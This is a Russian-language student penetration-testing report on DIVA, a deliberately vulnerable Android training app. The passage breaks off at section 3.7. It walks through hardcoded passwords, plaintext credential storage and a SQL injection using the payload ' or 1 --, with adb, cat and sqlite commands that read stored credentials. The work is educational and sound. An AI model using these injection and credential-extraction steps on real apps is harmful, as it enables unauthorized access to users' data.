

ОТЧЕТ

АНАЛИЗ ЗАЩИЩЕННОСТИ МОБИЛЬНОГО ПРИЛОЖЕНИЯ

Android DIVA

Исполнитель: Слушатель курса по
информационной и компьютерной безопасности
группа ZC120918E

Крылов И.С.

Москва

2019

Оглавление

1. Введение.....	3
1.1. Общая информация.....	3
1.2. Цели и Задачи.....	6
1.3. Модель злоумышленника.....	6
1.4. Состав работ.....	6
1.5. Границы проведения работ и описание объектов тестирования.....	7
2. Краткое описание результатов.....	8
2.1.....	8
3. Подробное описание результатов.....	10
3.1. Hardcoding Issues – Part 1/ Наличие данных «по умолчанию» (ч. 1).....	10
3.2. Insecure data storage - Part 1 / Небезопасное хранение данных (ч. 1).....	11
3.3. Insecure Data Storage – Part 2 / Небезопасное хранение данных (ч. 2).....	13
3.4. Insecure Data Storage – Part 3 / Небезопасное хранение данных (ч. 3).....	15
3.5. Insecure Data Storage – Part 4 / Небезопасное хранение данных (ч. 4).....	17
3.6. Input Validation Issues – Part 1 / Некорректная проверка информации вводимой пользователем (ч. 1).....	19
3.7. Input Validation Issues – Part 2 / Некорректная проверка информации вводимой пользователем (ч. 2).....	21
3.8. Access Control Issues – Part 1 / Уязвимости контроля доступом (ч. 1).....	23
3.9. Access Control Issues – Part 2 / Уязвимости контроля доступом (ч. 2).....	25
3.10. Access Control Issues – Part 3 / Уязвимости контроля доступом (ч. 3).....	29
3.11. Hardcoding Issues – Part 2/ Наличие данных «по умолчанию» (ч. 2).....	31
3.12. Input Validation Issues – Part 3 / Некорректная проверка информации вводимой пользователем (ч. 3).....	35
3.13. Insecure Logging / Хранение в открытом виде логов данных вводимых пользователем.....	39
Список литературы и источников.....	40
Приложение А. Состав работ.....	42
Приложение Б. Средства тестирования.....	43

1. Введение

Настоящий отчет подготовлен слушателем курса «Информационная и компьютерная безопасность» Крыловым Иваном (далее – Исполнитель) для Заказчика (далее – Заказчик) и содержит результаты работ по анализу защищенности мобильного приложения и связанных с ним компонентов (далее – Система). Работы проводились в период с 07/03 по 19/03 2019 года.

Данный отчет содержит экспертную оценку текущего уровня защищенности мобильного приложения Заказчика, описание хода тестирования с информацией о всех выявленных уязвимостях, а также подтверждением их наличия и результатом эксплуатации Исполнителем

1.1. Общая информация

Наименование приложения: DIVA

Полное наименование: Damn insecure and vulnerable App

Автор: Aseem Jakhar

Полное наименование пакета тестируемого приложения: jakhar.aseem.diva

Версия: 1.0

Версия платформы: 23

Ссылка на Github: <https://github.com/payatu/diva-android>

Приложение DIVA (Чертовски небезопасное и уязвимое приложение на языке Ява – «ЧУНЯ») разработана международным коллективом программистов чтобы быть уязвимым. В данной работе проводился анализ версии приложения для платформы Android. DIVA предназначена для обучения разработчиков приложений и специалистов в области кибербезопасности и показывает уязвимости и ошибки, присутствующие в мобильных приложениях и широко встречающиеся в современной практике создания программ.

Обучение с помощью DIVA позволяет геймифицировать рутинный процесс обучения и на практике закрепить теоретические знания. Целевая аудитория приложения: разработчики приложений для ОС Android, пентестеры Android, специалисты по кибербезопасности, студенты специализированных учебных заведений.

Приложение содержит наиболее распространенные уязвимости для ОС Android – от небезопасного хранения данных, проверку вводимой пользователем информации до уязвимостей контроля доступа. Также в текущую версию включены уязвимости нативного кода для отражения возможных слабых точек кода на java и C. Работа с приложением построена на решении 13 заданий из 5 областей: небезопасное хранение логов (Insecure Logging), наличие учетных данных по умолчанию – хардкодинг (Hardcoding Issues), небезопасное хранение данных (Insecure Data Storage), проблемы проверки информации вводимой пользователем (Input Validation Issues), уязвимости контроля доступом (Access Control Issues).

На рисунке 1 представлен внешний вид главной страницы Системы.




Рисунок 1. Внешний вид приложения DIVA

1.2. Цели и Задачи

Целью данной учебной работы было проведение анализа уязвимости мобильного приложения DIVA Android (Системы) и написание отчета. Задачи, которые были поставлены и решены в ходе выполнения работ:

- выявить уязвимости приложения DIVA;
- сформировать отчет о выполненной работе;
- закрепить на практике теоретические материалы;
- научиться работать в среде разработке и тестировании приложений Android Studio;
- получить представление о процессе проведения тестирования приложений для мобильных платформ;
- получить представление о распространенных уязвимостях ОС Android;
- усовершенствовать навыки по проведению статического и динамического анализа приложений, реверс инжиниринга.

1.3. Модель злоумышленника

В рамках данной работы, предполагается что злоумышленник получил полный доступ к мобильному устройству и может декомпилировать исходный код программы.

1.4. Состав работ

Состав проводимых работ определен на основании технического задания от 06/03/19 (см. Приложение 1) и ГОСТ 56939-2016 – «Разработка безопасного программного обеспечения» и включает в себя:

- установку тестируемого мобильного приложения на виртуальный телефон Nexus_6_API_27_Second, модели Nexus 6 с помощью Android Studio 3.3.2;
- декомпиляцию файла программы DIVA с помощью утилиты dex2jar;
- проведение динамического анализа с помощью Android Studio 3.3.2;
- проведение динамического анализа с помощью утилиты JD-GUI;
- моделирование доступа к мобильному устройству проводилось с помощью ADB platform tools;
- написание настоящего отчета.

1.5. Границы проведения работ и описание объектов тестирования

2. Краткое описание результатов

В результате проведения работ были выявлены уязвимости мобильного приложения DIVA (ЧУНЯ), описаны возможные способы их устранения. Приложение полностью соответствует своему функциональному назначению.

Перечень обнаруженных уязвимостей приведен в Таблице 1.

2.1.

Таблица 1. Перечень уязвимостей приложения.

№ п.п.	Раздел	Название уязвимости	№ наименование активности	Уровень опасности	CWE
1	Наличие данных «по умолчанию»	Пароль по умолчанию в тексте программы	2. Hardcoding Issues – Part 1	Высокий	CWE-259
2	Небезопасное хранение учетных данных	Небезопасное место хранения важной информации	3. Insecure data storage - Part 1	Высокий	CWE-922
3	Небезопасное хранение учетных данных	Хранение важной информации в открытом виде	4. Insecure Data Storage – Part 2	Высокий	CWE-312
4	Небезопасное хранение учетных данных	Небезопасные временные файлы	5. Insecure Data Storage – Part 3	Высокий	CWE-377
5	Небезопасное хранение учетных данных	Небезопасное место хранения важной информации	6. Insecure Data Storage – Part 4	Высокий	CWE-922
6	Некорректная проверка получаемых данных	Уязвимость для SQL инъекции	7. Input Validation Issues – Part 1	Высокий	CWE-89
7	Некорректная проверка получаемых данных	Возможность получить доступ к важной информации с помощью подмены пути при вызове внешней программы (браузера)	8. Input Validation Issues – Part 2	Высокий	CWE-22
8	Уязвимости контроля доступа	Некорректное использование интент-фильтра	9. Access Control Issues – Part 1	Высокий	CWE-926
9	Уязвимости контроля доступа	Некорректное использование интент-фильтра	10. Access Control Issues – Part 2	Высокий	CWE-926
10	Уязвимости контроля доступа	Некорректное использование контент-провайдера	11. Access Control Issues – Part 3	Высокий	CWE-926
11	Наличие данных «по умолчанию»	Пароль в файлах конфигурации	12. Hardcoding Issues – Part 2	Высокий	CWE-260
12	Некорректная проверка получаемых данных	Отсутствие проверки размера (длины строки) информации, вводимой пользователем	13. Input Validation Issues – Part 3	Высокий	CWE-785
13	Утечка информации	Доступ к информации с помощью логов	1. Insecure Logging	Средний	CWE-532

3. Подробное описание результатов

3.1. Hardcoding Issues - Part 1/ Наличие данных «по умолчанию» (ч. 1)

Наименование: Уязвимость нативного кода Системы

Уровень опасности: высокий

Описание: В коде программы содержатся данные, позволяющие получить доступ к функциям Системы в обход стандартных методов (backdoor). Часто, эта информация упрощает работу разработчиков при разработке и тестировании Системы, однако в релизной версии продукта представляет угрозу безопасности.

Демонстрация наличия уязвимости: в коде Системы содержится пароль разработчика «vendorsecretkey», который позволяет получить доступ (см. рис 5,6)

```
LogActivity.class HardcodeActivity.class
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class HardcodeActivity
    extends AppCompatActivity
{
    public void access(View paramView)
    {
        if (((EditText)findViewById(2131492987)).getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        }
        for (;;)
        {
            return;
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }

    protected void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        setContentView(2130968607);
    }
}
```

Рисунок 2. Нативный код уязвимости №2




Рисунок 3. Пользовательский интерфейс задания №2

Рекомендация по устранению: удалить сведения о паролях «по умолчанию» из кода программы.

3.2. Insecure data storage - Part 1 / Небезопасное хранение данных (ч. 1)

Наименование: Небезопасное хранение данных

Уровень опасности: средняя

Описание: Учетные данные пользователя сохраняются в Shared Preferences с модификацией «по умолчанию» `getDefaultSharedPreferences()` вместе с остальными настройками приложения. Данные могут быть доступны при получении полного (root) доступа к устройству или файла jakhar.aseem.diva_preferences.xml

Демонстрация наличия уязвимости:

После ввода пары логин-пароль (login1/password1) и нажатия на кнопку «SAVE» (сохранить), программа сообщает что учетные данные были успешно сохранены. (см. рис.7).





Рисунок 4. Пользовательский интерфейс задания №3

Эти данные сохраняются в пространство Shared preferences (см. рис 8, 9).

```
generic_x86:/data/data/jakhar.aseem.diva/shared_prefs # cat jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">password1</string>
  <string name="user">login1</string>
</map>
generic_x86:/data/data/jakhar.aseem.diva/shared_prefs #
```

Рисунок 5. Отображение учетных данных пользователя с помощью функции "cat"



```
package jakhar.aseem.diva;

import android.content.SharedPreferences;
import android.content.SharedPreferences.Editor;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage1Activity
    extends AppCompatActivity
{
    protected void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        setContentView(2130968611);
    }

    public void saveCredentials(View paramView)
    {
        paramView = PreferenceManager.getDefaultSharedPreferences(this).edit();
        EditText localEditText1 = (EditText)findViewById(2131493000);
        EditText localEditText2 = (EditText)findViewById(2131493001);
        paramView.putString("user", localEditText1.getText().toString());
        paramView.putString("password", localEditText2.getText().toString());
        paramView.commit();
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
}
```

Рисунок 6. Нативный код задания №3

Рекомендация по устранению: изменить место хранения учетных данных пользователя

3.3. Insecure Data Storage - Part 2 / Небезопасное хранение данных (ч. 2)

Наименование: Небезопасное хранение данных

Уровень опасности: средняя

Описание: Учетные данные пользователя сохраняются в базе данных. Данные могут быть доступны при получении полного (root) доступа к устройству или файла ids2.

Демонстрация наличия уязвимости:

После ввода пары логин-пароль (login2/password2) и нажатия на кнопку «SAVE» (сохранить), программа сообщает что учетные данные были успешно сохранены. (см. рис.10).

4. Insecure Data Storage - Part 2

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

login2

.....

SAVE

3rd party credentials saved successfully!

Рисунок 7. Пользовательский интерфейс задания №4

В результате проведения статического анализа кода программы выявлено создание файла с именем «ids2» с базой данных учетных данных, в который в открытом виде сохраняется информация, введенная пользователем (см. рис. 11).

```

package jakhar.aseem.diva;

import android.database.sqlite.SQLiteDatabase;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage2Activity
    extends AppCompatActivity
{
    private SQLiteDatabase mDB;

    protected void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        try
        {
            this.mDB = openOrCreateDatabase("ids2", 0, null);
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
            setContentView(2130968612);
            return;
        }
        catch (Exception paramBundle)
        {
            for (;;)
            {
                Log.d("Diva", "Error occurred while creating database: " + paramBundle.getMessage());
            }
        }
    }

    public void saveCredentials(View paramView)
    {
        EditText localEditText = (EditText)findViewById(2131493003);
        paramView = (EditText)findViewById(2131493004);
        try
        {
            SQLiteDatabase localSQLiteDatabase = this.mDB;
            StringBuilder localStringBuilder = new java/lang/StringBuilder();
            localStringBuilder.<init>();
            localSQLiteDatabase.execSQL("INSERT INTO myuser VALUES ('" + localEditText.getText().toString() + "', '" + paramView.getText().toString() + "')");
            this.mDB.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
            return;
        }
        catch (Exception paramView)
        {
            for (;;)
            {
                Log.d("Diva", "Error occurred while inserting into database: " + paramView.getMessage());
            }
        }
    }
}

```

Рисунок 8. Нативный код задания №4

С помощью команды «pull» скопируем этот файл для анализа (см. рис. 12)

```

C:\*\*\*\*\r\ApkProjects\diva-beta>adb pull /data/data/jakhar.aseem.diva/databases/ids2
/data/data/jakhar.aseem.diva/databases/ids2: 1 file pulled. 0.7 MB/s (16384 bytes in 0.021s)

C:\*\*\*\*\r\ApkProjects\diva-beta>

```

Рисунок 9. Копирование базы данных для анализа

Открываем файл ids2 в оболочке sqlite¹, запрашиваем список таблиц командой «.tables» - узнаем имя таблицы «myuser», и командой «SELECT * FROM myuser;» получаем учетные данные пользователей (см. рис. 13).

¹ В операционных системах семейства UNIX с помощью команды «\$ file ids2» мы узнаем тип файла: «ids2: SQLite 3.x database»

```

C:\Users\diva-beta\ApkProjects\diva-beta>sqlite3 ids2
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  myuser
sqlite> SELECT * FROM myuser;
admin1!admin1
login_2!password
login_21!qwerty
login_22!qwerty
login2!password2
sqlite>

```

Рисунок 10. Анализ базы данных задания №4

Рекомендация по устранению: изменить место хранения учетных данных пользователя, использовать методы криптографии для шифрования содержимого базы данных.

3.4. Insecure Data Storage - Part 3 / Небезопасное хранение данных (ч. 3)

Наименование: Небезопасное хранение данных

Уровень опасности: средняя

Описание: Учетные данные пользователя сохраняются в файле со случайным именем. Данные могут быть доступны при получении полного (root) доступа к устройству и возможности просматривать содержимое папки Системы.

Демонстрация наличия уязвимости:

После ввода пары логин-пароль (login3/password3) и нажатия на кнопку «SAVE» (сохранить), программа сообщает что учетные данные были успешно сохранены. (см. рис.14).

5. Insecure Data Storage - Part 3

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.




Рисунок 11. Пользовательский интерфейс задания №5

Программа создает в текущей директории программы файл «tmp» со случайным наименованием (и началом «info»), в который помещает учетные данные пользователя в открытом виде (см. рис. 15).

```
APICredits2Activity.class InsecureDataStorage2Activity.class InsecureDataStorage3Activity.class
import android.content.pm.ApplicationInfo;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

public class InsecureDataStorage3Activity
    extends AppCompatActivity
{
    protected void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        setContentView(2130968613);
    }

    public void saveCredentials(View paramView)
    {
        EditText localEditText = (EditText)findViewById(2131493006);
        paramView = (EditText)findViewById(2131493007);
        Object localObject1 = new File(getApplicationInfo().dataDir);
        try
        {
            Object localObject2 = File.createTempFile("uinfo", "tmp", (File)localObject1);
            ((File)localObject2).setReadable(true);
            ((File)localObject2).setWritable(true);
            localObject1 = new java.io.FileWriter;
            ((FileWriter)localObject1).<init>((File)localObject2);
            localObject2 = new java.lang.StringBuilder;
            ((StringBuilder)localObject2).<init>();
            ((FileWriter)localObject1).write(localEditText.getText().toString() + ":" + paramView.getText().toString() + "\n");
            ((FileWriter)localObject1).close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
            return;
        }
        catch (Exception paramView)
        {
            for (;;)
            {
                Toast.makeText(this, "File error occurred", 0).show();
                Log.d("Diva", "File error: " + paramView.getMessage());
            }
        }
    }
}
```

Рисунок 12. Нативный код задания №5

Это позволяет злоумышленнику просмотрев содержимое файла командой «cat» получить все учетные данные пользователя (см. рис. 16).

```
generic_x86:/data/data/jakhar.aseem.diva # cat uinfo3730392298679027207tmp
login3:password3
```

Рисунок 13. Получение учетных данных пользователя в задании №5

Рекомендация по устранению: изменить место хранения учетных данных пользователя, использовать методы криптографии для шифрования содержимого файла.

3.5. Insecure Data Storage - Part 4 / Небезопасное хранение данных (ч. 4)

Наименование: Небезопасное хранение данных

Уровень опасности: высокая

Описание: Учетные данные пользователя сохраняются в скрытом файле на внешнем хранилище (sd-card). Данные, расположенные на внешнем хранилище (sd-card) могут быть доступны любому приложению и пользователю.

Демонстрация наличия уязвимости:

После ввода пары логин-пароль (login4/password4) и нажатия на кнопку «SAVE» (сохранить), программа сообщает что учетные данные были успешно сохранены. (см. рис.17).

6. Insecure Data Storage - Part 4

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

login4

.....

SAVE

3rd party credentials saved successfully!


Рисунок 14. Пользовательский интерфейс задания №6

Статический анализ нативного кода программы показал, что учетные данные сохраняются на внешний накопитель (sdcard), полный доступ к которому имеют все приложения устройства. Данные сохраняются в скрытый файл «.uinfo.txt» в открытом виде (см. рис. 18).

```
public void saveCredentials(View paramView)
{
    paramView = (EditText)findViewById(2131493010);
    EditText localEditText = (EditText)findViewById(2131493011);
    File localFile = Environment.getExternalStorageDirectory();
    try
    {
        Object localObject1 = new java/io/File;
        Object localObject2 = new java/lang/StringBuilder;
        ((StringBuilder)localObject2).<init>();
        ((File)localObject1).<init>(localFile.getAbsolutePath() + "/.uinfo.txt");
        ((File)localObject1).setReadable(true);
        ((File)localObject1).setWritable(true);
        localObject2 = new java/io/FileWriter;
        ((FileWriter)localObject2).<init>((File)localObject1);
        localObject1 = new java/lang/StringBuilder;
        ((StringBuilder)localObject1).<init>();
        ((FileWriter)localObject2).write(paramView.getText().toString() + ":" + localEditText.getText().toString() + "\n");
        ((FileWriter)localObject2).close();
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
    return;
}
```

Рисунок 15. Нативный код задания №6

Доступ к этому файлу и к учетным данным пользователя чрезвычайно уязвим (см. рис. 19), хотя стандартная команда просмотра содержимого папок «ls» и не отображает скрытые файлы, использование ключа «-la» выявляет их наличие.



```
generic_x86:/sdcard # ls -la
total 52
drwxrwx--x 12 root sdcard_rw 4096 2019-03-11 16:13 .
drwx--x--x  4 root sdcard_rw 4096 2019-03-07 17:38 ..
-rw-rw----  1 root sdcard_rw   17 2019-03-13 10:43 .uinfo.txt
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Alarms
drwxrwx--x  3 root sdcard_rw 4096 2019-03-07 17:38 Android
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 DCIM
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Download
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Movies
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Music
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Notifications
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Pictures
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Podcasts
drwxrwx--x  2 root sdcard_rw 4096 2019-03-07 17:38 Ringtones
generic_x86:/sdcard # cat .uinfo.txt
login4:password4
```

Рисунок 16. Просмотр учетных данных пользователя в задании №6

Рекомендация по устранению: изменить место хранения учетных данных пользователя.

3.6. Input Validation Issues - Part 1 / Некорректная проверка информации вводимой пользователем (ч. 1)

Наименование: Некорректная проверка информации вводимой пользователем.

Уровень опасности: высокая

Описание: в Системе отсутствует проверка информации, вводимой пользователем. В результате есть возможность внедрять выполняемую программу произвольный код и получать доступ к требуемой информации, имея доступ к разблокированному устройству (shell).

Демонстрация наличия уязвимости:

По умолчанию, если вводится корректное имя пользователя, то программа выдает его учетные данные, в случае отсутствия имени пользователя в базе данных, программа выдает сообщение об отсутствии пользователя с таким именем (см. рис. 20).




Рисунок 17. Пользовательский интерфейс задания №7

Проверяем наличие уязвимости, печатая «'» в запросе – программа никак не реагирует, на ввод двойной кавычки «”» программа выдает ошибку – не нашла пользователя. Это значит, что проверка данных не выполняется и на третью проверку наличия уязвимости – «'''» мы получаем очевидный для нас результат – отсутствие ответа. Формируем запрос «' or 1 -- ->», что позволяет вывести все учетные данные (см. рис №21).




Рисунок 18. SQL инъекция задания №7

Уязвимость содержится в следующем участке кода (см. рис. 22)

```

public void search(View paramView)
{
    paramView = (EditText)findViewById(2131493017);
    for (;;)
    {
        try
        {
            localObject1 = this.mDB;
            localObject2 = new java/lang/StringBuilder;
            ((StringBuilder)localObject2).init();
            localObject2 = ((SQLiteDatabase)localObject1).rawQuery("SELECT * FROM sqluser WHERE user = '" + paramView.getText().toString() + "'", null);
            localObject1 = new java/lang/StringBuilder;
            ((StringBuilder)localObject1).init("");
            if ((localObject2 != null) && (((Cursor)localObject2).getCount() > 0))

```

Рисунок 19. Уязвимая часть кода задания №7

В результате выполнения этой строки, программа получает информацию, введенную пользователем и, не проверяя ее, исполняет SQL запрос.

Рекомендация по устранению: ввести в код программы дополнительную проверку вводимой пользователем информации на наличие управляющих СИМВОЛОВ.

3.7. Input Validation Issues - Part 2 / Некорректная проверка информации вводимой пользователем (ч. 2)

Наименование: Некорректная проверка информации вводимой пользователем.

